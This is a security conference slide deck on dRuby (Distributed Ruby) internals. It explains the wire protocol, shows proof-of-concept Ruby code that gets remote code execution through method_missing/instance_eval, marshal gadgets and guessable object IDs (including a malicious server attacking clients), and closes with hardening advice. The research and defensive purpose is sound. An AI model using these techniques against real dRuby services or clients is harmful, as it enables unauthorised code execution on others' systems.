dRuby Security Internals

Distributed Ruby, Distributed Ruin

Jeff Dileo
@chaosdatumz

Addison Amiri

nccgroup

Who are we?

Jeff Dileo (@chaosdatumz)

- Unix aficionado
- Agent of chaos
- Technical Director / Research Director @ NCC Group
- I like to do terrible things to/with/in:
  - languages
  - runtimes
  - memory
  - processes
  - kernels
  - packets
  - bytes
  - ...

Addison Amiri

- Ex-consultant
- Independent Researcher
- Hamateur
- Paranoid
- Skeptic
- Baller
- Shot caller

Introduction — What?

- dRuby (”Distributed Ruby”) aka DRb aka drb
- Remote object call library for Ruby
- Included in the standard library
- Used by various gems and applications as plumbing or built-in Ruby IPC
  - pry-remote
  - Rinda
  - Spork
  - Specjour
  - Adhearsion
- Used as built-in Ruby IPC

Introduction — Why?

- A while back, we were building some Java instrumentation tooling that used JRuby-based hooks and a live JRuby-based REPL
- While testing it, we noticed dRuby was being used by one of our dependencies
- So we started assessing it
  - This was going to be used to assess untrusted code
  - It would be bad if it could compromise a tester/auditor’s local system

Introduction — Why???

- Dangerous
  - Object serialization
  - Remote method invocation
  - Own-rolled binary protocol
  - Client-server...
    - Well more server-server or p2p to be exact (it is distributed after all!)
    - The ”server” can call methods on the client!
  - Even the docs say it’s insecure

DRuby — 101: Basic Example

```ruby
# server.rb
require 'drb'

class TimeServer
  def get_current_time
    return Time.now
  end
end

SERVER_URI='druby://localhost:8787'
FRONT=TimeServer.new

DRb.start_service(SERVER_URI, FRONT)
DRb.thread.join
```

```
$ ruby server.rb
```

```ruby
# client.rb
require 'drb'

SERVER_URI='druby://localhost:8787'
DRb.start_service

timeserver = DRbObject \
             .new_with_uri(SERVER_URI)
puts timeserver.get_current_time
```

```
$ ruby client.rb
2021-05-20 00:30:46 +0000
$
```

DRuby — 101: DRbObject

`DRbObject`

- Proxy object wrapper around any object
- Needed to send (handles to) IOs/Procs
- Contains two fields
  - `uri`: URI to the dRuby server where the backing object resides
  - `ref`: A unique reference identifier to the backing object used to look it up
- By default, without overriding the code, `ref` is the Ruby object ID
- Can wrap local and remote objects
- Traps method calls using `method_missing`

`DRbObject#method_missing`

- If URI is for the current local server:
  - obtains handle on local object by using reference ID as Ruby `object_id`
  - calls method on local object
- Else calls method on remote object (creates and sends a DRbMessage):
  - If the call is successful, return the result
  - Otherwise, concatenate and return local and remote stacktraces

DRuby — 101: DRbObject Reference Mapping

```ruby
# Class responsible for converting between an object and its id.
#
# This, the default implementation, uses an object's local ObjectSpace
# __id__ as its id.  This means that an object's identification over
# drb remains valid only while that object instance remains alive
# within the server runtime.
class DRbIdConv
  def to_obj(ref)
    ObjectSpace._id2ref(ref)
  end

  def to_id(obj)
    obj.nil? ? nil : obj.__id__
  end
end
```

DRuby — 101: DRbUndumped

- Mixin used to mark a class as needing a proxy wrapper
- Implements `#_dump` to raise `TypeError`
- If an object can’t be dumped, a DRbObject to represent it is used instead
  - If an object contains an undumpable object, it is also undumpable and must be proxied
    - dRuby does **not** deep-copy with proxy replacements

DRuby — 102: Networking

- dRuby is a ”distributed” object protocol
- While the source and documentation speak of servers and clients (mostly servers though), it is really a peer-to-peer protocol without a registry (e.g. BitTorrent trackers/DHT/PEX)
- Peer connections are uni-directional, from a client to a server
  - Client sends a DRbMessage request over the stream, server (eventually) sends back a ”reply” consisting of the following Marshalled values (in order):
    1. Success/failure boolean (`succ`)
    2. Reply value (if `!succ`, this may be an exception object)

    Note: The exception object may also be an undumped proxy.
  - If a client sends an undumped proxy reference, it will also need to run a server, and the remote peer will be the client when making calls on it
    - Most dRuby code runs the local server by default


DRuby — 102: DRbMessage

- Marshals and sends, in order:
  1. Reference to an object (or nil to refer to the ”front” object)
  2. Method name (as a string) being called
  3. Arguments
  4. Block

DRuby — Back to Basics

```ruby
require 'drb'

class TimeServer
  def get_current_time
    return Time.now
  end
end

SERVER_URI='druby://localhost:8787'
FRONT=TimeServer.new

DRb.start_service(SERVER_URI, FRONT) # the service needs to run the server
DRb.thread.join
```

```ruby
require 'drb'

SERVER_URI='druby://localhost:8787'
DRb.start_service # client runs a server?

timeserver = DRbObject \
             .new_with_uri(SERVER_URI)
puts timeserver.get_current_time
```


Client Main Thread
Client DRb Thread
Server DRb Thread
Server Main Thread
timeserver.get_current_time
Object Reference ID: nil
Function name: get_current_time
ARGC: 0
ARGV: nil
Exec: FRONT.get_current_time
Return value: Time.now
Success: True
Value: Time.now
Time.now

DRuby — 102: Networking (wire protocol)

Client Request:

```
00000000  00 00 00 03 04 08 30 00  00 00 1a 04 08 49 22 15   ......0. .....I".
00000010  67 65 74 5f 63 75 72 72  65 6e 74 5f 74 69 6d 65   get_curr ent_time
00000020  06 3a 06 45 46 00 00 00  04 04 08 69 00 00 00 00   .:.EF... ...i....
00000030  03 04 08 30                                       ...0
```

Server Reply:

```
00000000  00 00 00 03 04 08 54 00  00 00 31 04 08 49 75 3a   ......T. ..1..Iu:
00000010  09 54 69 6d 65 0d a2 6e  1d 80 4d fc 55 61 07 3a   .Time..n ..M.Ua.:
00000020  0b 6f 66 66 73 65 74 69  fe b0 b9 3a 09 7a 6f 6e   .offseti ...:.zon
00000030  65 49 22 08 45 53 54 06  3a 06 45 46               eI".EST. :.EF
```

DRuby — 102: Networking (wire protocol)

Client Request:

```
00000000              04 08 30              04 08 49 22 15
00000010  67 65 74 5f 63 75 72 72  65 6e 74 5f 74 69 6d 65
00000020  06 3a 06 45 46              04 08 69 00
00000030     04 08 30
```

1. `nil`
2. `"get_current_time"`
3. `0`
4. `nil`

Server Reply:

```
00000000              04 08 54              04 08 49 75 3a
00000010  09 54 69 6d 65 0d a2 6e  1d 80 4d fc 55 61 07 3a
00000020  0b 6f 66 66 73 65 74 69  fe b0 b9 3a 09 7a 6f 6e
00000030  65 49 22 08 45 53 54 06  3a 06 45 46
```

1. `true`
2. `Time` instance,
   `"2017-12-20 21:24:21 -0500"`

DRuby — 102: Remote method invocation (Similar to Java RMI)

- Calls follow this general flow:
  1. Obtain (through unmarshalling):
     - An object to call a method on
     - The name of the method to call
     - Single object for arguments (may be an array)
     - Block (proxied as Proc)
  2. Convert the method name into a `:symbol`
  3. If not an array, wrap the argument object in an array
  4. Call the method via `__send__`

Note: dRuby has a lot of scaffolding to handle Blocks and Procs. This doesn't actually make any sense as neither can be Marshalled and === uses the internal Ruby runtime `kind_of?`/`is_a?`, which cannot be fooled by simple `method_missing` tricks.

DRuby — 102: __send__ it home

```
def init_with_client
  obj, msg, argv, block = @client.
      recv_request
  @obj = obj
  @msg_id = msg.intern
  @argv = argv
  @block = block
end
```

```
def perform_without_block
  if Proc === @obj && @msg_id == :
       __drb_yield
    if @argv.size == 1
      ary = @argv
    else
      ary = [@argv]
    end
    ary.collect(&@obj)[0]
  else
    @obj.__send__(@msg_id, *@argv)
  end
end
```

DRuby — 102: load and load and load...

```
def recv_request(stream) # :nodoc:
  ref = load(stream)
  ro = DRb.to_obj(ref)
  msg = load(stream)
  argc = load(stream)
  raise(DRbConnError, "too many arguments")
        if @argc_limit < argc
  argv = Array.new(argc, nil)
  argc.times do |n|
    argv[n] = load(stream)
  end
  block = load(stream)
  return ro, msg, argv, block
end
```

```
def load(soc)  # :nodoc:
  begin
    sz = soc.read(4)        # sizeof (N)
    ...
  end
  ...
  sz = sz.unpack('N')[0]
  ...
  begin
    str = soc.read(sz)
    ...
  end
  ...
    begin
      Marshal::load(str)
    rescue NameError, ArgumentError
      DRbUnknown.new($!, str)
    end
  ...
end
```

Security — Freeze-frame

```
def init_with_client
  obj, msg, argv, block = @client.
       recv_request
  @obj = obj
  @msg_id = msg.intern
  @argv = argv
  @block = block
end
```

```
def perform_without_block
  if Proc === @obj && @msg_id == :
       __drb_yield
    if @argv.size == 1
      ary = @argv
    else
      ary = [@argv]
    end
    ary.collect(&@obj)[0]
  else
    @obj.__send__(@msg_id, *@argv)
  end
end
```

Security — Freeze-frame

- If you were looking carefully, you probably noticed some stuff to be concerned about
  - There are basically no restrictions on the kind of object you can send
    - Other than Marshal requiring that the class be loaded on the remote side
  - There are basically no restrictions on the method you can call using the raw protocol
    - If you play some tricks, you can even do it from vanilla Ruby code
- This is alluded to in the documentation with a PoC, but poorly explained

Note: Beware the dRuby documentation. It recommends security hardening steps that don't actually work.

Security — Demo: method_missing

```ruby
# server.rb
require 'drb'

class Server
  def get_current_time
    return Time.now
  end
end

SERVER_URI='druby://localhost:8787'
DRb.start_service(SERVER_URI, Server.new)
DRb.thread.join
```

```ruby
# client.rb
require 'drb'

SERVER_URI='druby://localhost:8787'
DRb.start_service

s = DRbObject.new_with_uri(SERVER_URI)
# class << s ; undef :instance_eval ; end
# s.instance_eval('puts "NorthSec 2021"')
s.method_missing(:instance_eval,
                 'puts "NorthSec 2021"')
```

```
$ ruby server.rb
NorthSec 2021
```

```
$ ruby client.rb
$
```

Security — Demo: unmarshal

```ruby
# server.rb
require 'drb'
class Server
  def get_local_time(time, zone)
    return time.getlocal(zone)
  end
end
class Gadget
  def getlocal(array)
    eval(array.join(' '))
  end
end
SERVER_URI='druby://localhost:8787'
DRb.start_service(SERVER_URI, Server.new)
DRb.thread.join
```

```
$ ruby server.rb
NorthSec 2021
```

```ruby
# client.rb
require 'drb'

class Gadget
end

SERVER_URI='druby://localhost:8787'
DRb.start_service

s = DRbObject.new_with_uri(SERVER_URI)
s.get_local_time(Gadget.new,
                 ['puts', '"NorthSec 2021"'])
```

```
$ ruby client.rb
$
```

Security — REWIND

```
# Class responsible for converting between an object and its id.
#
# This, the default implementation, uses an object's local ObjectSpace
# __id__ as its id.  This means that an object's identification over
# drb remains valid only while that object instance remains alive
# within the server runtime.
class DRbIdConv
  def to_obj(ref)
    ObjectSpace._id2ref(ref)
  end

  def to_id(obj)
    obj.nil? ? nil : obj.__id__
  end
end
```

Security — REWIND

- There are no checks here to make sure that the object was actually lent out to a peer as an undumped proxy (e.g. in a parameter or return value)
- While you might assume that Ruby object IDs are unguessable, the reality is far from it
  - They are unique to each object in a Ruby runtime
  - Everything in Ruby is an object, even `nil`
  - `nil` always has an object ID of 8
  - Did you know you can call `instance_eval` on `nil`?
    - Well, you can

```
irb(main):001:0> nil.instance_eval('5+5')
=> 10
```

  - Other important objects (e.g. `STDIN`) are also trivially guessable by object ID
  - We can reach all of them via DRbObjects with hardcoded/guessed object IDs

Security — But aren't we forgetting something important?

```ruby
require 'drb'

class TimeServer
  def get_current_time
    return Time.now
  end
end

SERVER_URI='druby://localhost:8787'
FRONT=TimeServer.new

DRb.start_service(SERVER_URI, FRONT) # the service needs to run the server
DRb.thread.join
```

```ruby
require 'drb'

SERVER_URI='druby://localhost:8787'
DRb.start_service # client runs a server?

timeserver = DRbObject \
             .new_with_uri(SERVER_URI)
puts timeserver.get_current_time
```

Security — But aren’t we forgetting something important?

- The client also runs a server
  - It listens on a random port most of the time, but is easily found
- Forget about hardening the server, clients can be compromised by the server
  - Or anyone pretending to be one

Security — Demo: Reference Abuse

```ruby
# server.rb
require 'socket'
require 'drb'

fakeserver = TCPServer.new(8787)
victim = fakeserver.accept

# deterministic on macos, otherwise scan
port = victim.peeraddr[1] - 1

cs = DRbObject.new_with(
  "druby://localhost:#{port}", 8)
cs.method_missing(
  :instance_eval,
  "puts 'NorthSec 2021'")
```

```
$ ruby server.rb
```

```ruby
# client.rb
require 'drb'

SERVER_URI='druby://localhost:8787'
DRb.start_service

server = DRbObject \
         .new_with_uri(SERVER_URI)

puts server.get_current_time
```

```
$ ruby client.rb
NorthSec 2021
Traceback (most recent call last):
  ...
.../lib/ruby/2.7.0/drb/drb.rb:580:in `read':
  Connection reset by peer (Errno::ECONNRESET)
  ...
```

Security — Scanning for DRb

- But what if the ”client” is on a real operating system?
  - dRuby doesn’t have a banner
  - But if we send garbage, dRuby returns stacktraces!
  - Just to be sure, we can check if `DRb::DRbConnError` is in the returned stacktrace


Security — Summary

- Exposes direct code execution via the protocol
  - No application-level vulnerabilities needed
- Footguns:
  - `:send`
  - `:__send__`
  - marshal deserialization attacks
  - arbitrary/predictable `object_id`

Remote Code Execution as a Service

Clearly working as intended.

Security — uhh...



Now what?


Remediate, cauterize, quarentine.

Hardening dRuby — Solution

Don’t use dRuby

Ha ha, very funny.


Hardening dRuby — Solution



Use gRPC

fin.

Hardening dRuby — Solution (for normal people)




- Seriously, if you can get off of it, do so
- For everyone else, where there’s a will, there’s a way
  - Prepare yourself
    - We never said it was a good way

Hardening dRuby — What not to do

- $SAFE levels
  - They don’t actually work to stop dRuby’s problems
    - $SAFE is incompatible with dRuby, so dRuby #YOLOs it
    - dRuby has $SAFE-aware code that specifically whitelists all inputs
    - NO $SAFE FOR YOU
  - They are incompatible with rubygems
    - Try to do a single `require` that loads a gem
    - Just try it, we can wait

      (Actually we’re strapped for time, but trust us, it doesn’t work.)
  - They are incompatible with modern ruby code due to the above
  - As a result, they were deprecated and eventually removed in Ruby 2.7

Patch dRuby




Patch dRuby

This is not a joke.

Hardening dRuby — Patching dRuby

What do we need to prevent?

- Direct code execution via the protocol
  - `:send`
  - `:__send__`
  - marshal deserialization
  - arbitrary/predictable `object_id`



Hardening dRuby — Patching dRuby

What do we need to prevent?

- Direct code execution via the protocol
  - ~~:send~~
  - ~~:__send__~~
  - marshal deserialization
  - arbitrary/predictable `object_id`

Mitigations:

- Method ID filtering
  - Whitelist approach based on API contracts
  - Block known dangerous APIs in lieu of whitelisting

Hardening dRuby — Patching dRuby

What do we need to prevent?

- Direct code execution via the protocol
  - ~~:send~~
  - ~~:__send__~~
  - ~~marshal deserialization~~
  - arbitrary/predictable `object_id`

Mitigations:

- Method ID filtering
  - Whitelist approach based on API contracts
  - Block known dangerous APIs in lieu of whitelisting
- Restrict marshalling (more on this later)

Hardening dRuby — Patching dRuby


What do we need to prevent?

- ~~Direct code execution via the protocol~~
  - ~~`:send`~~
  - ~~`:__send__`~~
  - ~~marshal deserialization~~
  - ~~arbitrary/predictable `object_id`~~

Mitigations:

- Method ID filtering
  - Whitelist approach based on API contracts
  - Block known dangerous APIs in lieu of whitelisting
- Restrict marshalling (more on this later)
- Track `object_ids` exposed across hosts to whitelist proxy object creation

drab — A library for the boring



